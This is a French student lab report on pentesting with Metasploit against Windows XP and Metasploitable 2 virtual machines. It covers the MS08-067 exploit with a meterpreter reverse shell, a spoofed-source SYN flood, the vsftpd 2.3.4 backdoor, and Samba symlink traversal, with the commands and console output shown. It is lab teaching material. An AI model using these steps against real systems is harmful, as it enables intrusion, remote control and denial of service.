



---

# SAE304-CYB DECOUVRIR LE PENTESTING

---



ABDOULAYE SIDIBE

BUT 2 RESEAUX ET TELECOMMUNICATION

## Table des matières

1.	INTRODUCTION .....	2
1.1	CONTEXTE.....	2
1.2	OUTILS UTILISER .....	2
1.3	METASPLOIT FRAMEWORK.....	3
1.4	CHOIX DES EXPLOITS.....	3
2.	WINDOWS XP .....	5
2.1	Exploit cve-2008-4250 : Ms08_067_netapi .....	5
2.1.1	Préparation : .....	5
2.1.2	ATTAQUE / utilisations du payload windows/meterpreter/reverse_tcp .....	6
2.2	Auxiliary dos/tcp/synflood .....	10
2.2.1	Préparation .....	10
2.2.2	ATTAQUE.....	11
3.	METASPLOITABLE 2.....	13
3.1	Exploit vsftpd_234_backdoor .....	13
3.1.1	Préparation .....	13
3.1.2	Attaque / payload cmd/unix/interact.....	14
3.2	Auxiliary admin/smb/samba_symlink_traversal : .....	15
3.2.1	Preparation .....	15
3.2.2	ATTAQUE .....	17
3.3	Auxiliary scanner/vnc/vnc_login .....	17
3.3.1	Preparation .....	17
3.3.1	Attaque .....	18

# 1. INTRODUCTION

## 1.1 CONTEXTE

Dans un monde numérique en constante évolution, la sécurité informatique devient une préoccupation cruciale pour les entreprises et les organisations. Les menaces en ligne se multiplient, mettant en péril la confidentialité des données, l'intégrité des systèmes et la disponibilité des services. Dans ce contexte, les professionnels de la sécurité informatique jouent un rôle vital dans la protection des actifs numériques.

Le présent rapport, intitulé "Découvrir le Pentesting", vise à explorer et à démystifier le domaine passionnant de la testabilité de pénétration, également connue sous le nom de pentesting. Le pentesting représente une approche proactive pour évaluer la résilience des systèmes informatiques face aux attaques potentielles. Il s'agit d'une simulation contrôlée d'une attaque réelle, permettant d'identifier les vulnérabilités, de renforcer les défenses et d'améliorer la posture globale de sécurité.

## 1.2 OUTILS UTILISER

### **Kali linux :**

Kali Linux est une distribution Linux spécialisée axée sur la sécurité informatique et les tests de pénétration. Elle est conçue pour les professionnels de la sécurité, les chercheurs en sécurité et les experts en tests de pénétration

### **Windows XP :**

Windows XP était un système d'exploitation développé par Microsoft et faisait partie de la famille des systèmes d'exploitation Windows.

## **Metasploitable :**

C'est une machine virtuelle Ubuntu Linux intentionnellement vulnérable créée dans le but de tester les vulnérabilités courantes avec des tests d'intrusions.

## **VirtualBox :**

VirtualBox est un logiciel de virtualisation open source développé par Oracle Corporation. Il permet de créer et de gérer des machines virtuelles sur un ordinateur hôte. Voici une description des principales caractéristiques et fonctionnalités de VirtualBox :

### 1.3 METASPLOIT FRAMEWORK

Metasploit Framework est un outil de test de pénétration open source qui offre une plateforme pour le développement, les tests et l'exécution d'exploits contre des systèmes cibles. Il a été développé par Rapid7 et est largement utilisé par les professionnels de la sécurité informatique, les chercheurs en sécurité et les testeurs de pénétration pour évaluer la sécurité des systèmes informatiques.

### 1.4 CHOIX DES EXPLOITS

#### 1.4.1 Ms08\_067\_netapi

Cet exploit est celui le plus documenter sur sur internet concernant windows xp

.

#### 1.4.2 Auxiliary dos/tcp/synflood

Cet auxiliaire prend un certain temps mais elle peut faire beaucoup de chose comme leurrer la machine cible, grâce à un paramètre SHOST qui permet de tromper cette dernière en lui faisant croire que les paquets arrivent d'une autre adresse que celle de l'attaquant.

#### 1.4.3 vsftpd\_234\_backdoor

Cet auxiliaire associé à une vulnérabilité spécifique dans le serveur FTP .La faille permet généralement à un attaquant de prendre le contrôle du serveur vsftpd compromis en exploitant cette backdoor. Les backdoors sont des mécanismes clandestins qui offrent un accès non autorisé à un système, permettant ainsi à un attaquant de contourner les mécanismes de sécurité standard.

#### 1.4.4 Auxiliary admin/smb/samba\_symlink\_traversal

Cet Exploit peut etre utiliser sans payload pour l'exploitation pour qu'il marche nous utilison un autre service « smbclient ». pour l'exploitation. En occurrence, nous utilisons un autre moyen, le service smbclient. Il rend cette attaque unique et permet de s'entraîner à passer par des dossiers partagés et non par une console à distance.

#### 1.4.5 Auxiliary scanner/vnc/vnc\_login

Cette auxiliaire est principalement utilisé pour scanner des hôtes distants afin de détecter des serveurs VNC et vérifier la présence de vulnérabilités liées à l'authentification par mot de passe sur ces serveurs. Mais ici on va le combiner pour qu'on puisse acceder en temps que root sur un terminal


## 2. WINDOWS XP

### 2.1 Exploit cve-2008-4250 : Ms08\_067\_netapi

Cette vulnérabilité était liée à la gestion des fichiers liée au protocole SMB (Server Message Block) dans les systèmes d'exploitation Windows. SMB est un protocole de partage de fichiers et d'impression largement utilisé dans les environnements Windows. La vulnérabilité pouvait permettre à un attaquant distant d'exécuter du code arbitraire sur un système affecté, offrant ainsi la possibilité de compromettre le système.

#### 2.1.1 Préparation :

Tout d'abord nous allons prendre l'adresse IP de la machine virtuelle Windows XP SP3 directement sur la machine cible



```
C:\> Invite de commandes
Microsoft Windows XP [version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Propriétaire>ipconfig

Configuration IP de Windows

Carte Ethernet Connexion au réseau local:
    Suffixe DNS propre à la connexion :
    Adresse IP. . . . . : 192.168.1.140
    Masque de sous-réseau . . . . . : 255.255.255.0
    Passerelle par défaut . . . . . : 192.168.1.254
```

Après cela nous va mettre en œuvre le logiciel Nessus pour pouvoir scanner la vulnérabilité présente sur cette machine

windows xp / 192.168.1.140 / Microsoft Windows (Multiple Issues) Configure Audit Trail

[Back to Vulnerabilities](#)

**Vulnerabilities** 21

Search Vulnerabilities  5 Vulnerabilities

<input type="checkbox"/>	Sev ▼	CVSS ▼	VPR ▼	Name ▲	Family ▲	Count ▼		
<input type="checkbox"/>	CRITICAL	10.0 *	7.4	MS09-001: Microsoft Win...	Windows	1	⊙	✎
<input type="checkbox"/>	CRITICAL	10.0		Unsupported Windows ...	Windows	1	⊙	✎
<input type="checkbox"/>	CRITICAL	9.8	9.2	MS08-067: Microsoft Win...	Windows	1	⊙	✎
<input type="checkbox"/>	HIGH	8.1	9.7	MS17-010: Security Upda...	Windows	1	⊙	✎
<input type="checkbox"/>	INFO			WMI Not Available	Windows	1	⊙	✎

Maintenant qu'on a l'adresse de la cible nous allons lancer un terminal et le Framework metasploit

### 2.1.2 Attaque / utilisations du payload windows/meterpreter/reverse\_tcp

```
msf6 > search CVE-2008-4250

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms08_067_netapi	2008-10-28	great	Yes	MS08-067 Microsoft Server Service Relative Path Stack Corruption

Interact with a module by name or index. For example `info 0`, `use 0` or `use exploit/windows/smb/ms08_067_netapi`

```
msf6 > 
```

Sur metasploit on a une commande « search » qui nous permet de chercher des exploits, payloads etc ... On peut voir qu'elle répertorie selon sa fiabilité de la moins fiable à la plus fiable

Par la suite, on peut remarquer que la ligne a été sélectionnée et mise en évidence (en rouge), car le framework a compris que c'était un exploit. Pour cet Exploit le payload utilisé sera celui par défaut, comme l'avant-dernière ligne l'indique (windows/meterpreter/reverse\_tcp).

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.1.140   yes       The target host(s), see https://docs
  .metasploit.com/docs/using-metasploi
  t/basics/using-metasploit.html
  RPORT     445              yes       The SMB service port (TCP)
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSV
  C)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh,
  thread, process, none)
  LHOST     192.168.1.75    yes       The listen address (an interface ma
  y be specified)
  LPORT     4444            yes       The listen port
```

Après avoir sélectionné le module, nous pouvons afficher les options du payload et de l'Exploit avec « show options »

Nous remarquons qu'une option du module n'est pas définie alors qu'elle est requise (colonne « Required » a comme valeur « yes ») : ce paramètre manquant est l'adresse IP de la cible



```

msf6 exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.1.75:6666
[*] 192.168.1.140:445 - Automatically detecting the target ...
[*] 192.168.1.140:445 - Fingerprint: Windows XP - Service Pack 3 - lang:French
[*] 192.168.1.140:445 - Selected Target: Windows XP SP3 French (NX)
[*] 192.168.1.140:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.1.140
[*] Meterpreter session 1 opened (192.168.1.75:6666 → 192.168.1.140:1060) at
    2024-01-17 15:58:02 +0100

meterpreter >


```

Ensuite nous exploitons la faille avec la commande exploit, qui consiste à lancer un reverse TCP. Cette technique est utilisée pour que l'attaquant fasse en sorte que ce soit l'hôte qui initie la connexion vers lui, car les firewalls bloquent les connexions entrantes. Il s'agit d'un moyen de contourner cette défense


```

meterpreter > sysinfo
Computer Name : ABDON
OS : Microsoft Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : fr_FR
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter >

```



Là on vérifie qu'il sont et on voit bien qu'on est bien arriver



En utilisant la commande « run vnc » on peut sa nous permet de voir tout ce que la machine cible fait

. On voit ici que je suis toujours sur la machine qui attaque pourtant je vois ce que la machine cible fait

```
meterpreter > idletime
User has been idle for: 10 mins 16 secs. For example
meterpreter > webcam_list
[-] No webcams were found
meterpreter > █
```

On peut faire d'autre chose dessus comme peut voir depuis combien de temps le système est inactif ou découvrir la webcam (comme il n'y avait pas de logiciel de webcam je ne l'ai pas testé)

## 2.2 Auxiliary dos/tcp/synflood

Il existe plusieurs types d'attaques DoS comme l'exploitation des vulnérabilités des machines en exécutant du code malveillant pour corrompre ces dernières.

### 2.2.1 Préparation

Pour cette attaque, nous avons besoin de Wireshark sur notre machine Windows pour surveiller le trafic. De plus, il est nécessaire d'installer tcpdump sur notre machine Kali pour pouvoir envoyer ces paquets.

Nous vérifierons que le port 445 est ouvert avec nmap

```
abdoulaye@abdoulaye: ~
File Actions Edit View Help
(abdoulaye@abdoulaye)-[~] meterpreter/reverse_tcp
$ nmap 192.168.1.140
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-20 20:50 CET
Nmap scan report for 192.168.1.140
Host is up (0.0067s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
2869/tcp   open  icslap
Nmap set target 0
Nmap done: 1 IP address (1 host up) scanned in 0.65 seconds
```

### 2.2.2 ATTAQUE

Nous allons prendre un des ports ouverts, j'ai choisi le premier 135/tcp pour la suite de cette démonstration. Après cela, on sélectionne l'auxiliaire dos/tcp/synflood puis nous allons remplir les paramètres qui nous intéressent dans la suite

```
msf6 auxiliary(dos/tcp/synflood) > set RHOST 192.168.1.140
RHOST => 192.168.1.140
msf6 auxiliary(dos/tcp/synflood) > set RPORT 135
RPORT => 135
msf6 auxiliary(dos/tcp/synflood) > set Num 10000
Num => 10000
msf6 auxiliary(dos/tcp/synflood) > options

Module options (auxiliary/dos/tcp/synflood):
```

Name	Current Setting	Required	Description
INTERFACE		no	The name of the interface
NUM	10000	no	Number of SYNs to send (else unlimited)
RHOSTS	192.168.1.140	yes	The target host(s), see <a href="https://docs.metaspl0it.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metaspl0it.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	135	yes	The target port
SHOST		no	The spoofable source address (else randomizes)
SNAPLEN	65535	yes	The number of bytes to capture
SPORT		no	The source port (else randomizes)
TIMEOUT	500	yes	The number of seconds to wait for new data


Les premiers paramètres à remplir sont RHOSTS et RPORT, qui seront les informations de la cible (son adresse IP ainsi que le port que nous voulons inonder). Ensuite nous avons SHOST et SPORT, qui seront les informations de la « source » sur les paquets qui seront envoyés à la victime.

No.	Time	Source	Destination	Protocol	Length	Info
4438	382.265045115	112.18.43.66	192.168.1.140	TCP	54	49323 → 135 [SYN] Seq=0 W
4439	382.266195808	112.18.43.66	192.168.1.140	TCP	54	59175 → 135 [SYN] Seq=0 W
4440	382.267055962	112.18.43.66	192.168.1.140	TCP	54	16103 → 135 [SYN] Seq=0 W
4441	382.268104201	112.18.43.66	192.168.1.140	TCP	54	52978 → 135 [SYN] Seq=0 W
4442	382.269109349	112.18.43.66	192.168.1.140	TCP	54	56322 → 135 [SYN] Seq=0 W
4443	382.270105553	112.18.43.66	192.168.1.140	TCP	54	5497 → 135 [SYN] Seq=0 Wi
4444	382.270846018	112.18.43.66	192.168.1.140	TCP	54	[TCP Port numbers reused]
4445	382.272157348	112.18.43.66	192.168.1.140	TCP	54	62879 → 135 [SYN] Seq=0 W
4446	382.273310815	112.18.43.66	192.168.1.140	TCP	54	6533 → 135 [SYN] Seq=0 Wi
4447	382.274191216	112.18.43.66	192.168.1.140	TCP	54	9438 → 135 [SYN] Seq=0 Wi
4448	382.275114640	112.18.43.66	192.168.1.140	TCP	54	12185 → 135 [SYN] Seq=0 W
4449	382.276368698	112.18.43.66	192.168.1.140	TCP	54	27194 → 135 [SYN] Seq=0 W
4450	382.277362901	112.18.43.66	192.168.1.140	TCP	54	61420 → 135 [SYN] Seq=0 W
4451	382.278525591	112.18.43.66	192.168.1.140	TCP	54	51929 → 135 [SYN] Seq=0 W
4452	382.279380477	112.18.43.66	192.168.1.140	TCP	54	12821 → 135 [SYN] Seq=0 W
4453	382.280742889	112.18.43.66	192.168.1.140	TCP	54	3247 → 135 [SYN] Seq=0 Wi
4454	382.282306274	112.18.43.66	192.168.1.140	TCP	54	54570 → 135 [SYN] Seq=0 W
4455	382.283423921	112.18.43.66	192.168.1.140	TCP	54	40640 → 135 [SYN] Seq=0 W
4456	382.284599919	112.18.43.66	192.168.1.140	TCP	54	20141 → 135 [SYN] Seq=0 W
4457	382.286118722	112.18.43.66	192.168.1.140	TCP	54	18050 → 135 [SYN] Seq=0 W
4458	382.286865265	112.18.43.66	192.168.1.140	TCP	54	16892 → 135 [SYN] Seq=0 W
4459	382.288138581	112.18.43.66	192.168.1.140	TCP	54	49056 → 135 [SYN] Seq=0 W
4460	382.289143249	112.18.43.66	192.168.1.140	TCP	54	51704 → 135 [SYN] Seq=0 W
4461	382.289885135	112.18.43.66	192.168.1.140	TCP	54	43135 → 135 [SYN] Seq=0 W

▶ Frame 62588: 105 bytes on wire (840 bits), 105 by 0000 58 a3 78 60 db ec 08 00 27 50 2f 34 08 00 45  
 ▶ Ethernet II, Src: PCSSystemtec\_50:2f:34 (08:00:27 0010 00 5b 18 e9 40 00 40 06 f2 3a c0 a8 01 4b 22  
 ▶ Internet Protocol Version 4, Src: 192.168.1.75, D 0020 4h 24 dd 38 01 hh e5 84 b1 67 9d 52 cc f7 8c

wireshark\_eth04HKXH2.pcapng Packets: 63158 · Displayed: 59794 (94.7%) Profile: Default

Ici on remarque que la machine reçoit bel et bien énormément de paquets de la part de l'adresse et sur le port que nous avons indiqué comme « source » dans les paramètres du module




La machine est a e la machine est en train de se faire inonder et de consommer de plus en plus de ressources elle a commencer a ne plus répondre avant de d'être complètement saturer

### 3. METASPLOITABLE 2

#### 3.1 Exploit vsftpd\_234\_backdoor

##### 3.1.1 Préparation

Lancer la machine virtuelle Metasploitable2. Pour rappel, cette machine est intentionnellement vulnérable à des fins de tests. Ensuite, il faut récupérer son adresse IP



```
meta [En fonction] - Oracle VM VirtualBox
Fichier  Machine  Écran  Entrée  Périphériques  Aide
msfadmin@metasploitable:~$ ls
test  vulnerable
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:4a:92:f0
          inet addr:192.168.1.191  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: 2a01:e0a:2f2:fd20:a00:27ff:fe4a:92f0/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe4a:92f0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:5998885 errors:0 dropped:0 overruns:0 frame:0
          TX packets:767057 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:826070470 (787.8 MB)  TX bytes:97613487 (93.0 MB)
          Base address:0xd020 Memory:f0200000-f0220000
```

### 3.1.2 Attaque / payload cmd/unix/interact

Il s'agit du payload par défaut et du seul disponible pour cet Exploit : aucune configuration ou changement n'est donc nécessaire pour l'avoir.

```
msf6 > search vsftpd

Matching Modules
=====
#  Name
-  -
0  auxiliary/dos/ftp/vsftpd_232
1  exploit/unix/ftp/vsftpd_234_backdoor

Disclosure Date  Rank  Check  Description
-----
2011-02-03      normal Yes    VSFTPD 2.3.2 Denial of Service
2011-07-03      excellent No     VSFTPD v2.3.4 Backdoor Command Execu

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
-----
CHOST      The local client address
CPORT      The local client port
Proxies    A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

Name      Current Setting  Required  Description
-----
Exploit target:

Id  Name
--  --
0   Automatic
```

Nous commençons l'attaque par search vsftpd qui va nous trouver l'Exploit nécessaire, puis nous sélectionnons ensuite use 1. Le payload sera celui par défaut, cmd/unix/interact qui nous permettra d'avoir des interactions avec un Shell grâce à un socket connexion établie avec la victime.

Ensuite, le seul paramètre requis manquant est l'IP de la cible que nous configurons avec set RHOSTS (adresse de la machine), puis pour finir, nous lançons l'attaque avec Exploit. Durant l'attaque, notons que la machine de l'hacker passe par plusieurs étapes se résumant principalement par la création d'une session Shell

[illegible]

Lorsque qu'on lance l'attaque on peut voir qu'on l'attaque on peut voir qu'on est dans le shell comparer au précédents

### 3.2 Auxiliary admin/smb/samba\_symlink\_traversal

Ce module exploite une faille de liaison de répertoires dans le serveur Samba CIFS

### 3.2.1 Préparation

En premier, il faut lancer la commande `nmap -sV` pour s'assurer de la présence des services `netbios-ssn` version Samba `smbd 3.X – 4.X` (workgroupe : `WORKGROUP`), sur le port `445/tcp`



```

(root@abdoulaye)-[/home/abdoulaye]
# smbclient -L 192.168.1.191
Password for [WORKGROUP\root]:
Anonymous login successful

Vulnerabilities
Sharename      Type      Comment
-----
print$         Disk      Printer Drivers
tmp            Disk      oh noes!
opt            Disk
IPC$           IPC       IPC Service (metasploitable server (Samba 3.0.2
0-Debian))
ADMIN$         IPC       IPC Service (metasploitable server (Samba 3.0.2
0-Debian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

Server          Comment
-----
WORKGROUP       Master

WORKGROUP

```

La réexécution de la commande devrait alors nous montrer un résultat similaire à celui-là, en utilisant une connexion anonyme (il suffit d'appuyer sur enter au moment où msf nous demande le password). Cette liste contient les partages accessibles par un utilisateur anonyme

```

msf6 auxiliary(admin/smb/samba_symlink_traversal) > options
Module options (auxiliary/admin/smb/samba_symlink_traversal):

Name      Current Setting  Required  Description
-----
RHOSTS    192.168.1.191   yes       The target host(s), see https://docs.m
etasploit.com/docs/using-metasploit/ba
sics/using-metasploit.html
WORKGROUP
RPORT     445              yes       The SMB service port (TCP)
SMBSHARE  tmp /home/abdoulaye yes       The name of a writeable share on the s
erver
SMBTARGET ABD              yes       The name of the directory that should
point to the root filesystem

View the full module info with the info, or info -d command.

msf6 auxiliary(admin/smb/samba_symlink_traversal) >

```

### 3.2.2\_ATTAQUE

```
msf6 auxiliary(admin/smb/samba_symlink_traversal) > smbclient //192.168.1.191/tmp
p
[*] exec: smbclient //192.168.1.191/tmp
Password for [WORKGROUP\abdoulaye]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
. WORKGROUP D 0 Sat Jan 20 13:08:06 2024
.. DR 0 Sun May 20 21:36:12 2012
AB /home/abdoulaye DR 0 Sun May 20 21:36:12 2012
.ICE-unix DH 0 Sat Jan 20 12:58:43 2024
ABD DR 0 Sun May 20 21:36:12 2012
.X11-unix DH 0 Sat Jan 20 12:58:56 2024
.X0-lock HR 11 Sat Jan 20 12:58:56 2024
4556.jsvc_up R 0 Sat Jan 20 12:59:06 2024
7282168 blocks of size 1024. 5420724 blocks available
smb: \>
```

Le paramètre habituel RHOSTS indique la ou les machines cibles. Le paramètre SMBSHARE devrait indiquer un dossier partagé avec les utilisateurs anonymes, comme nous avons pu l'illustrer plus tôt : ce sera donc ici le dossier tmp

Une fois avoir exécuté ce module avec run, il nous indique qu'une liaison a été établie entre le dossier qu'il a lui-même créé. J'ai ensuite utilisé cette liaison avec la commande smbclient //192.168.1.29/tmp en indiquant le lien (tmp) que nous avons utilisé dans le paramètre SMBSHARE et auquel nous pouvons accéder comme un dossier normal, puis j'ai cliqué sur ENTER sous le password pour me loguer en Anonymous.

On apprend que dans j'ai un accès en étant en root donc je peux faire beaucoup beaucoup de chose avec.

